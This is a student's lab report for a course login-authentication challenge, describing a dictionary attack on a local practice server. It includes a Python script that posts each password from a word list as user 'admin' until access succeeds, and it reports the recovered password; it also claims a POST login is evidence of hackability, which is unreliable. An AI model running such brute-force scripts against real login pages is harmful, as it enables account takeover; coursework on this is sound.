Dylan Ramdhan

CS 357, Prof. Goldberg

Login Authentifications Challenges: Challenge 1

Nov 3, 2023

<div align="center">Login Authentication Challenges Report: Challenge #1</div>

Step #1:

Opened Safari and searched for the login page. (http://localhost:8080/login)

Step #2:

Tried accessing the login page with the username, 'admin', with a random password. After

inspecting, I noticed that the website was POST, thus providing evidence the site can be hacked.

Step #3:

After noticing that the site has a POST request, I wrote code that goes line-by-line in the '.txt'

file reading each line separately and outputting the final results.

```python
1   # Dylan Ramdhan, CS 357
2   # Login Authentification: Challenge 1.0
3
4   #import requests # using requests library, used for HTTP stuff
5   import requests
6
7
8      ### Opening the File ###
9   # inserting the LOCALHOST:8080 url
10  url = "http://localhost:8080/login"
11
12  # Opening the file
13  file = open('passwords.txt', 'r')
14
15
16  # Reading the File and Spliting the Lines
17  lines = file.read().splitlines()
18  password = ''
19
20  # Using FOR LOOPS to iterate through every Password trial
21  for ii in lines:
22      data = {
23          'username': 'admin',
24          'password': ii
25          }
26
27      # Trying out Every Line
28      r = requests.post(url, data = data)
29
30      # Break script if Access was Sucessful
31      if 'ACCESS DENIED' not in r.text:
32          password = ii
33          break
34
35  # Print Out the Password to Keep Track
36  print(password)
```

Step #4:

Finally, after the processing of reading line-by-line of the file and attempting multiple searches, it

appears that the password is 'abc123'.